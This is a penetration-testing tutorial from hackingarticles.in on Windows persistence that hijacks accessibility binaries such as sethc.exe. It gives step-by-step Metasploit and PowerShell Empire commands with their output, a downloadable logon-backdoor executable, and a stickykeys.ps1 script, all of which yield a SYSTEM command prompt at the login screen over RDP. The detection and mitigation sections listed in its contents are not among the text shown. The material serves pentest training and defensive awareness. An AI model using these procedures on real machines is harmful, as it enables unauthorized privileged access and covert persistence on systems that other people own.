Windows Persistence: Accessibility Features

hackingarticles.in/windows-persistence-accessibility-features

Raj

May 18, 2020

Today we are going to shed some light on a very sticky persistence method. It is so sticky that it has been there for a long time and it is here to stick. This was the last of my puns. You might have guessed it until now. It is a Sticky Keys. Let's dive in.

Table of Content

- **Accessibility Features**
- **Configurations Used Practical**
- **Enable RDP**
- **Metasploit: sticky_keys**
- **Empire: debugger**
- **Empire: Enable_rdp**
- **Logon Backdoor**
- **PowerShell: stickeykeys.ps1**
- **Detection**
- **Mitigation**
- **References**

Accessibility Features

Windows Accessibility Features are a set of tools that are available in the Windows logon screen (like Sticky Keys). These are designed to be triggered through the pre-configured combination of keys to assist the users. These Windows features became famous when the APT group abused it for backdooring target systems. You need to have administrative privileges to replace the genuine Windows binary of the tool ('sethc.exe' or 'narrator.exe', 'magnify.exe', etc.) with a cmd.exe.

Some of the Accessibility features and their trigger options and location are:

Accessibility Shortcut Keys

Location: C:\Windows\System32\setc.exe

Trigger: Shift 5 times

Utility Manager

Location: C:\Windows\System32\Utilman.exe

Trigger: Windows key + U

On-Screen Keyboard

Location: C:\Windows\System32\osk.exe

Trigger: Click on On-screen keyboard button

Magnifier

Location: C:\Windows\System32\Magnify.exe

Trigger: Windows Key + =

Narrator

Location: C:\Windows\System32\Narrator.exe

Trigger: Windows Key + Enter

Display Switcher

Location: C:\Windows\System32\DisplaySwitch.exe

Trigger: Windows Key + P

Manages switching of apps between desktop

Location: C:\Windows\System32\AtBroker.exe

Trigger: Have osk.exe, Magnify.exe, or Narrator.exe open the locked computer. AtBroker.exe will be executed upon locking and unlocking

The Assistive Features or as Microsoft likes to call them Assistive Technology (ATs). All of these are registered in the registry under the following registry location:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs
```


Configurations Used Practical

- **Attacker Machine**
  - **OS:** Kali Linux
  - **IP Address:** 192.168.1.112
- **Target Machine**
  - **OS:** Windows 10
  - **IP Address:** 192.168.1.106

Enable RDP

Let's start with enabling RDP on the Target Machine. As most of the attacks that we are going to perform will be targeted on the Accessibility Binaries that are accessible on the login screen when we take the RDP of the system. They are accessible on other locations when we have the access of the machine physically but for the remote-based attack, we need the RDP enabled. This can be done using the built-in script in meterpreter. It is based on Carlos Perez's getgui script which enables the RDP and creates a user account to log in. Here we are just enabling the RDP with the -e parameter.

```
run getgui -e
```




```
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/
```

Metasploit: sticky_keys


Metasploit has a post-exploitation module that can create a persistence method to exploit the target by making changes in the Registry. This requires the SYSTEM privilege. So first attack the system. Get a meterpreter session on the target machine then escalate the privileges on the machine and then use this particular post-exploitation module to create a persistence backdoor. Usage of this module is pretty simple. You select the module, set the session if and run the module. It adds makes changes in the registry and then we can exploit the machine by pressing Shift key 5 times and triggering the Sticky Key Accessibility Binary which is now running a Command Prompt with elevated privileges.

```
use post/windows/manage/sticky_keys
set session 1
exploit
```



```
msf5 > use post/windows/manage/sticky_keys
msf5 post(windows/manage/sticky_keys) > set session 1
session => 1
msf5 post(windows/manage/sticky_keys) > exploit

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
```

After running the post-exploitation module we can check the working by connecting the target machine using rdesktop. We were greeted by the Login Panel. We pressed the Shift key and instead of the sticky key prompt we got the Command prompt. We can see in the image given below that the command prompt that we got is the one with Administrative Rights.



```
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8068:b713:e26e:7f11%13
   IPv4 Address. . . . . . . . . . . : 192.168.1.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>_
```

Empire: debugger


This module allows the attacker to set the "Image File Execution Options" which is also known as the debugger, Hence the name. It does so for many executables that are accessible before logging in on the RDP connection. If used with the default setting it will trigger a command prompt with SYSTEM privileges through the RDP without logging on the machine. This module can be configured to target a different binary by providing the path to the Binary option in the module. We also need to set a Listener for the module.

Currently, the trigger options that are available in the module are:

- **persistence/debugger/sethc** – It will target the Sticky Key binary.
- **persistence/debugger/utilman** – It will target the Utility Manager binary.
- **persistence/debugger/magnify** – It will target the Magnifier binary.
- **persistence/debugger/narrator** – It will target the Narrator binary.
- **persistence/debugger/osk** – It will target the On-Screen Keyboard binary.

We decide to use the module with the default permissions. We can see that the debugger module has sethc.exe set to cmd.exe.

```
usemodule persistence/misc/debugger
execute
```




```
(Empire: Z39YUCAS) > usemodule persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked Z39YUCAS to run TASK_CMD_WAIT
[*] Agent Z39YUCAS tasked with task ID 3
[*] Tasked agent Z39YUCAS to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) >
sethc.exe debugger set to C:\Windows\System32\cmd.exe
```

Empire: Enable_rdp


Now we need to enable the RDP on the target machine so we can access the machine remotely from our attacker machine. We will be using the enable_rdp module of the PowerShell Empire.

```
usemodule management/enable_rdp
execute
```



```
(Empire: Z39YUCAS) > usemodule management/enable_rdp
(Empire: powershell/management/enable_rdp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked Z39YUCAS to run TASK_CMD_WAIT
[*] Agent Z39YUCAS tasked with task ID 2
[*] Tasked agent Z39YUCAS to run module powershell/management/enable_rdp
(Empire: powershell/management/enable_rdp) >
The operation completed successfully.
```

After enabling the remote desktop on the target machine, we tried to access it through rdesktop. After getting the login panel, we again pressed the Shift key 5 times as we need to trigger the sticky key binary. As soon as we trigger the setc.exe we see that we get the command prompt with administrative rights instead.




```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Logon Backdoor


While researching for other tools that attack the Accessibility Features, I found this executable that pretty much sums up the practical that we were doing remotely with Kali Linux. It is a pretty simple executable that can be used if you have the physical access of the target system. It provides a simple menu as shown in the image given below. We select the first option that sets the backdoor and it does its job in a matter of seconds.

Download Logon Backdoor



```
 _
| | ___   __ _  ___  _ __
| |/ _ \ / _` |/ _ \| '_ \
| | (_) | (_| | (_) | | | |
|_|\___/ \__, |\___/|_| |_|
         |___/
 _                _       _
| |__   __ _  ___| | ____| | ___   ___  _ __
| '_ \ / _` |/ __| |/ / _` |/ _ \ / _ \| '__|
| |_) | (_| | (__|   < (_| | (_) | (_) | |
|_.__/ \__,_|\___|_|\_\__,_|\___/ \___/|_|

=====================MENU=====================1. Set the backdoor
2. Remove backdoor from PC
1
Value Debugger exists, overwrite(Yes/No)? Yes
The operation completed successfully.
Press any key to continue . . .
```

It says that the operation has been completed successfully. So, let’s give it a try. For the purposes of the practical, we locked the system and try to trigger the sticky key binary by pressing the shift key 5 times. As we can see that we have the command prompt with administrative privileges as shown in the image given below.




```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

PowerShell: stickeykeys.ps1

Now that we have explored the remote modules from Metasploit and Empire and the executable, its time to discover the PowerShell script for the same. It is a very simple script that can be download from the link given below. To attack the target machine, we need permission to run scripts on the machine. After getting permission we import the PowerShell script. Then simply running the script as shown in the image will add the backdoor.


Download stickykeys.ps1

```
Import-Module .\stickykeys.ps1
.\stickykeys.ps1
```



```
PS C:\Users\raj\Desktop> Import-Module .\stickeykeys.ps1
PS C:\Users\raj\Desktop> .\stickeykeys.ps1
Registry key not found. Attempting to add Sticky Keys backdoor to registry.
Sticky Keys backdoor added.
PS C:\Users\raj\Desktop>
```

